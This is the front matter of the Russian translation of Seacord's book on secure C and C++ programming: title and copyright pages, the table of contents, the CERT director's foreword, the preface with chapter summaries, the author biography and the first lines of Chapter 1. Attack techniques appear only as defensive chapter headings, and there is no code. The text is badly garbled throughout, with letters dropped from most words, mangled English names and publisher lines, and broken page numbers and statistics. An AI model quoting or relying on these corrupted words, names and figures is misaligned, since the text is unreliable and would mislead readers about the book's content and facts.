Безопасное программирование на C и C++

Второе издание

СЕРИЯ SEI • КНИГА CERT

Роберт С. Сикорд

Предисловие Ричарда Д. Пети, директора CERT

Безопасное программирование на C и C++

Второе издание

SECOND EDITION

Robert C. Seacord

JI Addison-Wesley

Upper Sadd e R ver NJ • Boston • Ind anapo s • San Franc sco
New York • Toron o • Montrea • London • Mun ch • Par s • Madr d
Capetown • Sydney * Tokyo • S ngapore • Mex co C y

ВТОРОЕ ИЗДАНИЕ

Роберт С Сикорд

Москва • Санкт-Петербург • Киев
2015

ББК 32 973 26-018 2 75
С35
УДК 681 3 07

Издательский дом Вильямс
Зав редакцией С Я *Тригуб*

Перевод с ан лийско о и редакция канд техн наук *И В Красикова*

По общим вопросам обращайтесь в Издательский дом Вильямс по адресу
nfo@w amspub sh ng com ht p www w amspub sh ng com

Сикорд Роберт С
С35 Бе опасное про раммирование на С и С 2 е изд Пер с ан л — М ООО И Д Вильямс 2015 — 496 с ил — Парал тит ан л

SBN 978-5-8459 1908-3 (рус)

ББК 32 973 26 018 2 75

Все названия программных продуктов являются з р гистрированными торговыми марками соответ - твующих фирм

Никакая часть на тоящего издания ни в каких ц лях не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами будь то электронные или м ханич ские включая фотокопирование и запись на магнитный но и ель е ли на это нет письменного разрешения издательства Add son Wes y Pub sh ng C mpany Inc

Author zed trans at on rom the Eng sh anguage ed t on pub shed by Add son-W s ey Pub sh ng Company Inc Copyr ght © 2013

A r ghts eserved Th s pub cat on s pro ected by copyr ght and pe m s on must be obta ned from the pub sher pr or to any proh b t d reproduct on s orage n a re r eva ystem or ransm ss on n any form or by any m ans e ctron c mechan ca pho ocopy ng ecord ng or kew se

Russ an anguage ed t on pub shed by W ams Pub sh ng House a cord ng to he Agreement w h R&I En- te pr s s nternat ona Copyr ght © 2015

Научно-популярное издание

Роберт С. Сикорд

Безопасное программирование на С и С 2-е издание

Литературный р дактор *Л Н Красножон*
Вер тка *Л В ернокозин кая*
Художеств нный редактор *В Г Павлюшин*
Корректор *Л А Гордиенко*

Подписано в печать 02 12 2014 Формат 70x100 16
Гарнитура T mes
Уел печ л 31 0 Уч -изд л 31 62
Тираж 400 экз Заказ № 6577

Отпечатано способом ролевой струйной печати
в ОАО «П рвая Обр зцовая типография»
Филиал «Чеховский Печатный Двор»
142300 Москов кая область г Чехов ул Поли р фистов д 1

ООО И Д Вильямс 127055 г Мо ква л Лесная д 43 тр 1

ISBN 978-5 8459-1908 3 рус)
ISBN 978-0 321-82213 0 англ)

© Издательский дом Вильямс 2015
© Pear on Educat on Inc 2013

Оглавление

Введение 17

Предисловие 19

Об авторе 25

Глава 1 • Бег с ножницами 27

Глава 2. Строки 51

Глава 3 Уловки с указателями 131

Глава . Управление динами ческой памятью 151

Глава 5. Цело исленная безопасность 221

Глава 6. Форматированный вывод 293

Глава 7. Параллельное выполнение 329

Глава 8. Файловый ввод-вывод 373

Глава 9. Рекомендованные практики 35

Список литературы 475

Аббревиатуры 488

Предметный указатель 494

Содержание

Введение 17

Предисловие 19

Об авторе 25

Глава 1. Бег с ножницами 27

1.1.Измерение угрозы 31
Как подс итать стоимость 31
Кто несет угрозу 33
Безопасность программного обеспе ения 3
1.2. Концепции безопасности 36
Стратегия безопасности 37
Недостатки безопасности 38
Уязвимости 38
Использование уязвимостей 39
Контрмеры 0
1.3.C и C 1
Краткая история 2
Проблемы языка программирования C 3
Старый код 6
Другие языки 6
1. .Платформы разработки 7
Операционные системы 8
Компиляторы 8
1.5. Резюме 8
1 6. Дополнительная литература 9

Глава 2 Строки 51

2.1.Символьные строки 51
Строковый тип данных 52
UTF-8 5
Широкие строки 55
Строковые литералы 55
Строки в C 57
Символьные типы 58
Размеры строк 60
2 2. Распространенные ошибки при работе со строками 62
Некорректно ограни енные строки 62
Ошибки сдвига на единицу 66
Ошибки связанные с нулевым завершающим символом 67
Усе ение строк 68
Строковые ошибки без функций 69

2 3 Уя вимости связанные со строками и их использование 69
Ненадежные данные 70
Недостаток безопасности IsPasswo dOK 71
Переполнение буфера 72
Ор анизация памяти процесса 73
Управление стеком 74
Разрушение стека 77
Внедрение кода 81
Внедрение ду и **86**
Возврат ориентированное про раммирование 87
2 4 Страте ии контрмер при работе со строками **88**
Обработка строк 89
Интерфейсы С 1 проверки выхода за раницы 89
Функции динамическо о выделения памяти 92
C std bas c_st ng 95
Недействительность ссылок на строковые объекты 96
Прочие распространенные ошибки при использовании bas c_st ng 98
2 5 Функции для работы со строками 98
ge s () 98
C99 99
Интерфейсы из приложения К стандарта С 1 gets () 101
Функции динамическо о распределения памяти 101
st cpyO и st cat 103
C99 103
st ncpyO Hst ncatO 106
memcpy () и memmove () 111
st en() 112
2 6 Страте ии защиты времени выполнения 113
Обнаружение и восстановление 113
Проверка входных данных 113
Проверка размера объектов 114
Проверки времени выполнения енерируемые компилятором V sua Stud o 117
Стековые канарейки 119
Защита от разрушения стека (P oPo ce) 120
Страте ии операционных систем 122
Обнаружение и восстановление 122
Неисполнимые стеки 123
WAX 124
PaX 125
Будущие направления 126
2 7 Широко известные уязвимости 126
Удаленный вход 127
Ke be os 127
2 8 Резюме 128
2 9 Дополнительная литература 129

Глава 3 Уловки с указателями 131

3.1. Местоположение данных 132
3.2. Указатели на функции 133
3.3. Указатели на объекты 13
3. .Модификация указателя инструкции 135
3.5. Глобальная таблица смещений 137
3.6. Раздел . dtors 138
3.7. Виртуальные указатели 1 0
3.8. Функции a ex t () иоп_ex 1 () 1 1
3.9. Функция long mp () 1 2
3.10. Обработка исклю ений 1
Структурная обработка исклю ений 1
Системная обработка исклю ений по умол анию 1 6
3.11. Стратегии противодействия 1 7
Стековые канарейки 1 7
W^AX 1 7
Кодирование и декодирование указателей на функции 1 7
3.12. Резюме 1 9
3.13 Дополнительная литература 1 9

Глава 4 Управление динамической памятью 151

.1. Управление памятью в языке программирования C 152
Стандартные функции управления памятью в C 152
Выравнивание 153
a l oca () и массивы переменной длины 155
.2. Распространенные ошибки управления памятью в C 156
Ошибки инициализации 156
Отсутствие проверки возвращаемых зна ений 158
Разыменование нулевых или неверных указателей 160
Обращение к освобожденной памяти 161
Многократное освобождение памяти 162
Уте ки памяти 162
Выделение памяти нулевого размера 163
DR # 00 165
3. Управление динами ческой памятью в C 166
Функции распределения памяти 167
Функции освобождения памяти 171
Сборка мусора 172
. .Распространенные ошибки управления памятью в C 17
Некорректная обработка сбоев выделения памяти 17
Использование не соответствующих функций выделения и освобождения памяти 175
Многократное освобождение памяти 178
Функция освобождения памяти генерирующая исклю ение 181
5. Диспет еры памяти 181

4 6 Распределитель памяти Ду а Ли 183
Переполнения буфера в куче 185
4 7 Уязвимость связанная с двойным освобождением памяти 191
Запись в освобожденную память 195
Rt Heap 195
Возврат к переполнению буфера 201
4 8 Страте ии противодействия 208
Нулевые указатели 208
Последовательные со лашения по управлению памятью 209
phkma oc 209
Рандомизация 211
OpenBSD 211
Диспетчер памяти jema oc 212
Статический анализ 212
Инструменты анализа времени выполнения 214
4 9 Знаменитые уязвимости 217
Уязвимость переполнения буфера в CVS 217
M c osoft Data Access Components (MDAC) 217
Повторное освобождение памяти в сервере CVS 218
Уязвимости в M T Ke be os 5 218
4 10 Резюме 219

Глава 5. Цело исленная безопасность 221

5 1 Введение в целочисленную безопасность 221
5 2 Целочисленные типы данных **222**
Беззнаковые целочисленные типы 223
Циклический возврат 224
Знаковые целочисленные типы 227
Диапазоны знаковых целых чисел 230
Целочисленное переполнение 232
Символьные типы 234
Модели данных 234
Дру ие целочисленные типы 235
5 3 Целочисленные преобразования 239
Преобразование целых чисел 239
Ран целочисленно о преобразования 239
Целочисленное повышение 240
Обычные арифметические преобразования 241
Преобразования из беззнаковых целочисленных типов 242
Преобразования из знаковых целочисленных типов 245
Следствия преобразований 248
5 4 Целочисленные операции 248
Присваивание 249
Сложение 251
Вычитание 257
Умножение 259

Деление и получение остатка 263
Унарный минус 267
Сдви и 267
5 5 Уязвимости связанные с целыми числами 270
Уязвимости 270
Циклический возврат 270
Ошибки преобразования и усечения 272
Целочисленные ло ические ошибки 274
5 6 Страте ии контрмер 274
Выбор целочисленно о типа 275
Абстрактные типы данных 277
Арифметика произвольной точности 278
Проверка диапазона 279
Проверка предусловий и постусловий 281
Безопасные библиотеки для работы с целыми числами 283
Обнаружение переполнения 284
Генерируемые компилятором проверки времени выполнения 285
Операции с верифицируемым диапазоном 286
Модель AIR 287
Тестирование и анализ 288
5 7 Резюме 291

Глава б. Форматированный вывод **293**

6 1 Вариативные функции 294
6 2 Функции форматированно о вывода 297
Строки формата 298
GCC 301
V sua C 301
6 3 Использование уязвимостей функций форматированно о вывода 302
Переполнение буфера 302
Выходные потоки **303**
Аварийное завершение про раммы **303**
Просмотр содержимо о стека 304
Просмотр содержимо о памяти 306
Перезапись памяти 307
Интернационализация 312
Уязвимости строк формата из широких символов 312
6 4 Рандомизация стека 312
Преодоление рандомизации стека 313
Запись адресов в двух словах 314
Непосредственный доступ к ар ументу 315
6 5 Страте ии противодействия 317
Исключение пользовательско о ввода из строк формата 317
Динамическое применение статическо о содержимо о 317
О раничение количества записанных байтов 318
Интерфейсы с проверкой раниц из приложения К стандарта С 1 319

ost eam и std o 320
Тестирование 321
Проверки компилятора 321
Статический анализ за рязненности 322
Изменение реализаций вариативных функций 322
Exec Sh e d 324
Fo matGua d 324
Статический бинарный анализ 325
6 6 Известные уязвимости 326
Wash ng on Un ve s ty FTP Daemon 326
CDE Too Ta k 326
E te cap Ve s on NG-0 7 2 327
6 7 Резюме 327
6 8 Дополнительная литература 328

Глава 7. Параллельное выполнение 329

7 1 Мно опоточность 329
7 2 Параллельность 331
Параллелизм данных 332
Параллелизм задач 334
7 3 Производительность 334
Закон Амдаля 335
7 4 Распространенные ошибки 337
Состояния онки 337
Поврежденные значения 338
Объекты vo at e 339
7 5 Страте ии противодействия 341
Модель памяти 342
Примитивы синхронизации 344
Анализ роли потока (исследования) 352
Неизменяемые структуры данных 354
Свойства параллельно о кода 355
7 6 Ловушки при контрмерах 356
Клинч 357
Преждевременное освобождение блокировки 361
Конкуренция 363
Проблема ABA 363
7 7 Известные уязвимости 368
DoS-атаки в мно оядерных DRAM-системах 368
Уязвимости параллельности в оболочках системных вызовов 369
7 8 Резюме 370

Глава 8. Файловый ввод-вывод 373

8 1 Основы файлово о ввода-вывода 373
Файловые системы 374
Специальные файлы 376

8.2. Интерфейсы файлового ввода-вывода 376
Потоки данных 377
Открытие и закрытие файлов 378
POSIX 379
Файловый ввод-вывод в C 380
8.3. Управление доступом 381
Права доступа в UNIX 382
Привилегии процесса 38
Изменение привилегий 386
Управление привилегиями 389
Управление правами доступа 395
8. .Идентификация файла 398
Обход каталогов 398
Ошибки эквивалентности 01
Символи еские ссылки 02
Канонизация 0
Жесткие ссылки 07
Файлы устройств 09
Атрибуты файла 12
8.5. Состояния гонки 1
Время проверки время использования 15
Создание без замены 16
Эксклюзивный доступ 19
Совместно используемые каталоги 21
8 6 Стратегии противодействия 2
Закрытие окна гонки 2
Устранение объекта гонки 28
Управляемый доступ к объекту гонки 30
Инструменты обнаружения гонки 32
8.7. Ре юме 33

Глава 9. Рекомендованные практики **435**

9.1. Жизненный цикл разработки безопасного программного обеспе ения 36
TSP Secure 38
Планирование и отслеживание 39
Управление ка еством 0
9.2. Обу ение 1
9.3. Требования 3
Стандарты безопасного кодирования 3
Инжиниринг требований безопасности
Сценарии использования и злоупотребления 5
9. .Проектирование 7
Принципы разработки безопасного программного обеспе ения 9
Моделирование угроз 52
Анализ атак 53
Уязвимости в имеющемся коде 5

Безопасные оболо ки 55
Проверка входных данных 56
Границы доверия 57
Черные списки 60
Белые списки 60
Тестирование 61
9.5. Реализация 61
Обеспе ение безопасности компилятором 61
Модель AIR 63
Надежный и безопасный C C 63
Стати еский анализ 65
Sou ce Code Analysis Laboratory SCALe) 67
Глубокая защита 68
9.6. Верификация 69
Стати еский анализ 69
Проникающее тестирование 70
Не еткое тестирование 70
Аудит кода 72
Руководства и контрольные списки разработ иков 72
Независимый обзор безопасности 73
Обзор области атак 73
9.7. Резюме 7
9 8. Дополнительная литература 7

Список литературы **475**

Аббревиатуры **488**

Предметный указатель **494**

Введение

Увели ение зависимости елове еского общества от сетевых программных систем сопровождается увели ением коли ества нападений совершаемых на эти системы. Такие нападения — направленные против правительств корпораций у ебных заведений и ас-
тных лиц — приводят к потере и компрометации конфиденциальных данных повреждению систем потерям производительности и финансовым потерям.

Хотя многие из сегодняшних атак в Интернете — не более ем просто небольшое неудобство существует все больше свидетельств того то преступники террористы и другие вредители ищут и используют уязвимости в программных системах для достижения своих целей. Сегодня скорость открытия уязвимостей программного обеспе ения составляет свыше 000 в год. Это вызвано проектированием и реализацией программного обеспе ения которые не защищают системы должным образом и распространенной практикой программирования когда программисты недостато но сосредото иваются на ликвидации дефектов реализации которые приводят к появлению уязвимости.

Наблюдается также устой ивый прогресс в изощренности и эффективности атак злоумышленников которые быстро разрабатывают вредоносные сценарии использующие обнаруженные в программах уязвимости. Затем эти сценарии используются для несанкционированного доступа к информации а взаимообмен такими сценариями способствует их широкому распространению. Эти сценарии в со етании с программами автомати ески сканирующими сеть в поисках уязвимых систем и их атаки приводят ко взрывообразному распространению нападений на вы ислительные системы.

Большое коли ество обнаруживаемых каждый год уязвимостей приводит к перегруженности администраторов работой по исправлению существующих систем. Исправления для программ могут быть трудно применимыми или иметь неожиданные побо ные эффекты. С того момента когда разработ ик выпускает обновление безопасности и до момента его установки на 90-95% уязвимых компьютеров могут пройти месяцы или даже годы.

Ранее пользователи Интернета в зна ительной мере опирались на возможности интернет-сообщества в целом достато но быстро реагировать на атаки на систему безопасности и сводить нанесенный ущерб к минимуму. Сегодня однако становится ясно то мы

дости ли пределов эффективности наших реактивных решений Несмотря на все усилия отдельных ор анизаций по рационализации и автоматизации процедур исправлений количество уязвимостей в коммерческих про раммных продуктах в настоящее время находится на уровне не позволяющем никаким кроме самых обеспеченных любыми ресурсами ор анизациям идти в но у с новыми исправлениями уязвимостей

Имеется слишком мало свидетельств улучшений в области безопасности для большинства про раммных продуктов Мно ие разработчики про раммно о обеспечения не извлекают уроки из обнаруженных уязвимостей и не применяют надлежащие страте ии для смя чения последствий Об этом свидетельствует тот факт что CERT CC[1] продолжает находить те же типы уязвимостей в последних версиях продуктов которые имелись и в предыдущих версиях

Взятые вместе эти факторы указывают что следует ожидать значительных экономических потерь от атак и сбоев в обслуживании даже при времени отклика меньшем чем мы можем реально надеяться достичь

А рессивный скоординированный ответ по-прежнему необходим но мы должны также строить более безопасные системы взломать которые будет существенно сложнее

ш О безопасном программировании на C и C

В этой кни е описаны основные ошибки при про раммировании на C и C которые приводят к наиболее распространенным опасным и разрушительным уязвимостям про раммно о обеспечения зафиксированные со времени основания CERT в 1988 оду Эта кни а обеспечивает как у лубленный анализ инженерных про раммных ошибок которые привели к таким уязвимостям так и страте ии которые мо ут быть эффективно применены для уменьшения или устранения риска использования этих уязвимостей злоумышленниками

Я работаю с Робертом с апреля 1987 ода ко да он впервые пришел в SEI* * *[2] Роберт опытный инженер который отлично зарекомендовал себя в области анализа уязвимостей про раммно о обеспечения Е о кни а предоставляет рецепты по разрешению наиболее распространенных проблем стоящих перед разработчиками про раммно о обеспечения и предла ает практические решения Обширный опыт Роберта в разработке про рамхмно о обеспечения позволяет ему тонко чувствовать компромиссы между производительностью удобством использования и дру ими свойствами про рамм которые должны быть сбалансированы при разработке безопасно о кода В дополнение к способностям Роберта эта кни а представляет знания накопленные и отобранные командой анализа уязвимостей CERT CC а также вспомо ательным персоналом SEI

ичард Д Пети R cha d D e h a)
Директор CERT

Comput r Emergency Response Team — команда скорой компьютерной помощи Института программной инженерии (SEI) Университета Карнеги-Меллон экспертная группа реа ирования на непредвиденные ситуации в компьютерных сетях Выступает в роли наблюдателя а безопа но тью в Интернете круглосуточно к н уль иру т по вопросам бе опасности и ащите от вирусов систем и данных в Интернете Группа формирована DARPA в ноябре 1 88 года и финансируется государс в м — *Примем пер*

So tware Eng neer ng In t ute — Институт программной инженерии научно-исследовательский центр фин н иру мый Министерством об роны США находится при Университе е Карнеги-Меллон г Питтсбург шт Пенсильвания) имеет филиалы в штатах Алабама (г Редс оунский Арс нал) и Виргиния (г Арлингтон) а также в Германии г Франкф рт) — *Примем пер*

Предисловие

Команда CERT была ор анизована Управлением перспективных исследовательских про-рамм в области обороны (Defense Advanced Resea ch P o ects Agency — DARPA) в ноябре 1988 ода в ответ на инцидент с червем Морриса который привел в неработоспособное состояние 10% всех интернет-систем CERT распола ается в Питтсбур е штат Пенсильва-ния в Институте про раммной инженерии SEI) и находится под э идой Министерства обороны США

Изначально основной задачей CERT было реа ирование на инциденты и их анализ К инцидентам относятся успешные атаки такие как утечка данных и отказ в обслужи-вании а также попытки атак зондирование и сканирование С 1988 ода CERT получила более 22 665 обращений связанных с инцидентами в области компьютерной безопаснос-ти или с просьбой предоставить информацию и обработала более 319 992 инцидентов связанных с безопасностью компьютеров И это количество с каждым одом растет все быстрее

Простой реакции на инциденты при их выявлении недостаточно для обеспечения безопасности Интернета и взаимосвязанных информационных систем Анализ показы-вает что большинство инцидентов вызвано троянскими про раммами применением методов социальной инженерии и эксплуатацией уязвимостей про раммно о обеспече-ния включая дефекты про раммно о обеспечения проектные решения конфи урации решений и неожиданные взаимодействия между системами CERT проводит мониторин открытых источников по уязвимости информации и ре улярно получает сообщения о новых уязвимостях С 1995 ода было заре истрировано свыше 16 726 уязвимостей При получении информации CERT анализирует потенциальную уязвимость и сотрудничает с ра работчиками техноло ий чтобы информировать их о недостатках безопасности в их продукции [3]

CERT работает более чем с 1900 разработчиками аппаратного и программного обеспечения.

Анало ично сообщениям об инцидентах растет количество сообщений об уязвимостях [4] Простой работы с обнаруженными уязвимостями недостаточно для решения проблем безопасности Интернета и информационных систем Становится все более очевидным что проблема растуще о числа уязвимостей и инцидентов должна решаться в их источнике работать надо в первую очередь над предотвращением появления уязвимостей про раммно о обеспечения во время разработки про раммно о обеспечения и е о обслуживания Анализ существующих уязвимостей показывает что причин большинства из них относительно немно о *Цель этой книги — ознакомить разработчиков с этими причинами и рассказать о шагах которые могут быть предприняты с тем чтобы уязвимости не могли возникнуть*

Целевая аудитория

Эта кни а будет полезна всем кто участвует в разработке или сопровождении про раммно о обеспечения на языках про раммирования C и C

т Если вы *программист на C C* $_{y}$ эта кни а научит вас выявлять наиболее распространенные про раммные ошибки которые приводят к уязвимости про раммно о обеспечения понимать как эти ошибки используются злоумышленниками и как реализовывать свои решения безопасным образом

ш Если вы *руководитель программного проекта* эта кни а поможет вам выявить риски и последствия уязвимости про раммно о обеспечения и укажет основные направления деятельности по разработке безопасно о про раммно о обеспечения

а Если вы *студент-кибернетику* эта кни а научит вас приемам про раммирования которые помо ут вам избежать развития вредных привычек и позволят разрабатывать безопасные про раммы во время вашей профессиональной карьеры

ш Если вы *аналитик в области безопасности* то в этой кни е вы найдете подробное описание распространенных уязвимостей здесь же определяются пути обнаружения уязвимостей и предла аются практические страте ии предотвращения уязвимостей

Организация книги

Эта кни а — практическое руководство по безопасному про раммированию на языках про раммирования C и C Получить безопасную про рамму без безопасно о проектирования невозможно

Однако даже наилучший проект может привести к небезопасной про рамме если разработчики не знают о мно их ошибках безопасности присущих про раммированию на C и C В этой кни е подробно объясняются распространенные ошибки про раммирования в C и C и описывается как эти ошибки мо ут привести к возникновению уязвимо о кода Кни а концентрируется на вопросах безопасности для языков про ра*ммирования C и C и связанных с ними библиотек Она *не* касается вопросов безопасности взаимодействия с внешними системами например баз данных и веб-серверов — это достаточно обширные самостоятельные емы Цель кни и — быть полезной для всех кто участвует в разработке безопасных про рамм на C и C независимо от конкретно о приложения

Кни а ор анизована вокру обычно реализуемых про раммистами функциональных возможностей которые имеют потенциальные последствия для безопасности такие как форматированный вывод и арифметические операции Каждая лава описывает

[4] **Текущая статистика приведена по адресу www.cert.org/stats/cert stats.html.**

небезопасные практики про раммирования и распространенные ошибки которые мо ут привести к уязвимости каким образом эти недостатки про раммирования мо ут быть использованы каковы потенциальные последствия это о использования уязвимости и какие имеются безопасные альтернативы Здесь рассказывается об основных причинах уязвимости про раммно о обеспечения таких как переполнение буфера ошибки диапазона целочисленных типов и недопустимый формат строки В каждой лаве описаны страте ии безопасной реализации функциональных возможностей а также методы обнаружения уязвимостей в существующем коде

Кни а состоит из следующих лав

- **Глава 1 Б г с ножницами** представляет собой введение в проблему вводит основные термины и концепции и рассказывает о том почему в про раммах на C и C так часто встречаются уязвимости
- **Глава 2 Строки** описывает работу со строками в C и C распространенные недостатки безопасности и получающиеся в результате уязвимости включая переполнение буфера и нарушение стека
- **Глава 3 Уловки с указателями** знакомит с *записью в произвольную область памяти^* которая позволяет атакующему записать отдельный адрес в любое место в памяти В этой лаве описывается применение данной уязвимости для выполнения произвольно о кода на атакованной машине Уязвимости в результате записи в произвольное место памяти рассматриваются и в последующих лавах

  Глава 4 Управление динамической памятью описывает динамическое управление памятью Здесь описаны уязвимости связанные с переполнением динамически выделенно о буфера записью в освобожденную память и двойным освобождением памяти

- **в Глава 5 Целочисленная безопасность** охватывает вопросы целочисленной безопасности (связанной с работами с целыми числами) включая переполнение ошибки связанные со знаком числа и с е о усечением
- ***я* Глава 6 Форматированный вывод** описывает корректное и некорректное применение функций форматированно о вывода В лаве описаны уязвимости связанные с форматными строками и переполнением буфера являющиеся результатом некорректно о применения указанных функций
- **в Глава 7 Параллельное выполнение** обращается к вопросам параллельных вычислений и к уязвимостям причиной которых мо ут быть взаимоблокировки онка данных и некорректные последовательности обращения к памяти
- ***я* Глава 8 Файловый ввод-вывод** описывает распространенные уязвимости связанные с файловым вводом-выводом включая уязвимости связанные с онкой данных и временем проверки и использования (t me of check t me of use — TOCTOU)
- **ss Глава 9 Рекомендованные практики** предла ает определенные практики разработки для повышения обще о уровня безопасности приложений на языках про раммирования C C Эти рекомендации дополняют советы приводимые в каждой лаве для уязвимостей определенно о класса

В данной кни е описаны сотни примеров безопасно о и небезопасно о кода а также образцы использования уязвимостей Почти все эти примеры — на языках про раммирования

C и C хотя имеются сравнения и с дру ими языками Примеры реализованы для операционных систем W ndows и L nux B то время как конкретные примеры обычно компилируются и испытываются в одной или нескольких конкретных средах для уязвимостей выполняется оценка позволяющая определить привязаны ли они к конкретной версии компилятора или не зависят от нее связаны ли они с конкретной операционной системой микропроцессором применяемыми стандартами C или C прямым или обратным порядком байтов и архитектурой используемо о стека

Эта кни а как и разработанный на ее базе онлайн-курс фокусируется на наиболее распространенных про раммных ошибках при использовании C и C которые часто приводят к уязвимости про раммно о обеспечения Однако из-за о раниченно о объема кни и рассмотрены далеко не все потенциальные источники уязвимости Дополнительную и обновленную информацию расписания событий и новости связанные с кни ой доступны по адресу `www.cert.org/books/secure-coding/`. Уязвимости рассматриваемые в кни- е связаны перекрестными ссылками с реальными примерами из базы данных US-CERT Vu ne ab y Notes Da abase находящейся по адресу `www. kb. cert. org/vuls/`.

Доступ к онлайн-курсу безопасно о кодирования который связан с этой кни- ой предоставляется через Ca neg e Me on s Open Lea n ng n t at ve (OLI) по адресу `https //oli . emu. edu/`. Ключ курса — 0321822137

Благодарности

Я хотел бы побла одарить всех кто сделал возможным выход этой кни и в свет В первую очередь это Нупур Дэвис (Noopu Dav s) Чад Ду ерти Chad Doughe y) Ду Гвин (Doug Gwyn) Дэвид Китон (Dav d Kea on) Фред Лон (F ed Long) Нэнси Мид (Nancy Mead) Роберт Мид (Robe t Mead) Герхард Мюнц (Ge ha d Muenz) Роб Муравски Rob Mu awsk) Дэниел Плакош (Dan e P akosh) Джейсон Рафаил Jason Rafa) Дэвид Рили (Dav d R ey) Мартин Себор Ma t n Sebo) и Дэвид Свобода (Dav d Svoboda) которым я признателен за непосредственный вклад в лавы данной кни и Я также хотел бы побла одарить за их исследования следующих людей Омар Алхазми (Oma A hazm) Арчи Эндрюс (A ch e And ews) Мэтью Коновер (Matthew Conove) Джеффри C Дженнари (Jeff ey S Genna) Одед Горовиц (Oded Ho ov z) Пол-Хеннин Камп (Pou Henn ng Kamp) Ду Ли (Doug Lea) Яшвант Малайя (Yashwant Ma a ya) Джон Роберт (John Robe t) и Тим Вильсон (T m W son)

Я выражаю бла одарность менеджерам SEI и CERT которые помо али мне в моей работе Джеффри Карпентеру (Jeff ey Ca pente) Джеффри Хаврилла (Jeff ey Hav a) Швану Хернану (Shawn He nan) Ричу Пети R ch Peth a) и Биллу Вильсону (B W son)

Большое спасибо моему редактору Питеру Гордону (Pe e Go don) и команде из Add son-Wes ey Дженнифер Эндрюс (Jenn fe And ews) Ким Боди хаймер (K m Boed ghe me) Джон Фуллер John Fu e) Эрик Гарулей (E c Ga u ay) Стефан Накиб (Stephane Nak b) Элизабет Райан (E zabeth Ryan) и Барбара Вуд (Ba ba a Wood)

Я признателен всем кто помо ал в разработке курса Open Lea n ng n t at ve и в первую очередь — Марше Ловетт (Ma sha Lovet) Норману Биру (No man B e) и Александре Дрозд A exand a D ozd)

Хочу также побла одарить следующих рецензентов за комментарии и замечания Тэд Андерсон (Tad Ande son) Джон Бенито (John Ben to) Уильям Балли W am Bu ey) Кори Ко ен (Co ey Cohen) Уилл Дорманн (W Do mann) Уильям Фитен (W am F then) Робин Эрик Фредериксен (Rob n E c F ede cksen) Майкл Говард (M chae Howa d) Майкл Кейлблин (M chae Kae b ng) Амит Калани (Am t Ka an) Джон Ламберт (John Lambe)

Джеффри Ланца (Jeff ey Lanza) Дэвид ЛеБланк (Dav d LeB anc) Кен Мак-Иннис (Кеп Mac nn s) Гэри Мак-Гроу (Ga y McG aw) Рэнди Мейерс (Randy Meye s) Филип Миллер (Ph p M e) Патрик Мюллер (Pat ck Mue e) Дэйв Мунди (Dave Mund e) Крей Партридж (C a g Pa t dge) Брэд Руббо (B ad Rubbo) Тим Шимилл (T m Sh mea) Майкл Ван (M chae Wang) и Кэти Вашок Kat e Washok)

Хочу побла одарить за помощь и поддержку всех неупомянутых членов команды CERT без которых я нико да не смо бы завершить работу над этой кни ой И — последними по списку но не по важности — я хотел бы выразить бла одарность нашим редакторам и библиотекарям помо авшим мне в работе Это Рэчел Каллисон Rache Ca son) Памела Кертис (Pame a Cu t s) Лен Эстрин (Len Est n) Эрик Хайес E c Haye) Кэрол Дж Лалльe (Ca o J La e) Карен Рили (Ka en R ey) Шейла Розенталь (She a Rosentha) Пенни Уолтерс (Penn e Wa e s) и Барбара Уайт Ba ba a Wh te)

Об авторе

Роберт С Сикорд является техническим менеджером по безопасному кодированию в про рамме CERT P og am Института про раммной инженерии (SEI) в Питтсбур е штат Пенсильвания Про рамма CERT является доверенным провайдером исследований в области кибербезопасности и своевременно о реа ирования на проблемы кибербезопасности национально о уровня Инициатива безопасно о кодирования (Secu e Cod ng In t at ve) сотрудничает с разработчиками про раммно о обеспечения и соответствующими ор анизациями помо ая устранять уязвимости из-за ошибок кодирования прежде чем они появляются Роберт также является адъюнкт профессором в Школе компьютерных наук (Schoo of Compute Sc ence) и Институте информационных сетей (n o mat on Ne wo k ng Inst tute) в Университете Карне и-Меллон (Ca neg e Me on Un ve s ty) Он является автором кни и *The CERT C Secu e Cod ng S anda d* (Add son-Wes ey 2008) и соавтором кни *Bu d ng Sys ems om Comme c a Componen s* (Add son-Wes ey 2002) *Mode n z ng Legacy Sys ems* Add son-Wes ey 2003) и *The CERT O ac e Secu e Cod ng S anda d o ava* (Add son-Wes ey 2011) Он также опубликовал более 40 статей по бе опасности про раммно о обеспечения компонентно основанно о про раммно о обеспечения дизайну веб-систем модернизации устаревших систем репозиториям компонентов и поисковым системам а также по проектированию и созданию пользовательских интерфейсов Роберт преподает безопасное кодирования на языках про раммирования C и C для частно о сектора академических кру ов и правительства с 2005 ода E о профессиональная про раммистская деятельность началась в 1982 оду в BM де он работал над системами связи и операционными системами Роберт также работал в X Con o t um де разрабатывал и поддерживал код Common Desktop Env onment и X W ndow Sys em Он представляет Университет Карне и-Меллон (CMU) в рабочей руппе по международной стандартизации ISO IEC JTC1 SC22 WG14 языка про раммирования C

лены команды CERT бывшие и н а с т о я щ и е) внесшие свой вклад в создание этой книги
ва направо Дэниэл Плакош Dan e akosh) Арчи Эндрюс A ch e ДэвидСвобода
Dav d Svoboda) Дин Сазерленд Dean Su he and) Брэд уббо B ad Rubbo) Джейсон афаил
ason Ra a) оберт Сикорд Robe Seaco d) ад Дугерти Chad Dough e y)

Глава 1

Бег с ножницами

Жить без зла способны только боги
Софокл *Фрагменты* I *683*

Компьютерные системы не являются уязвимыми для атак Это *мы* уязвимы для атак через наши компьютерные системы

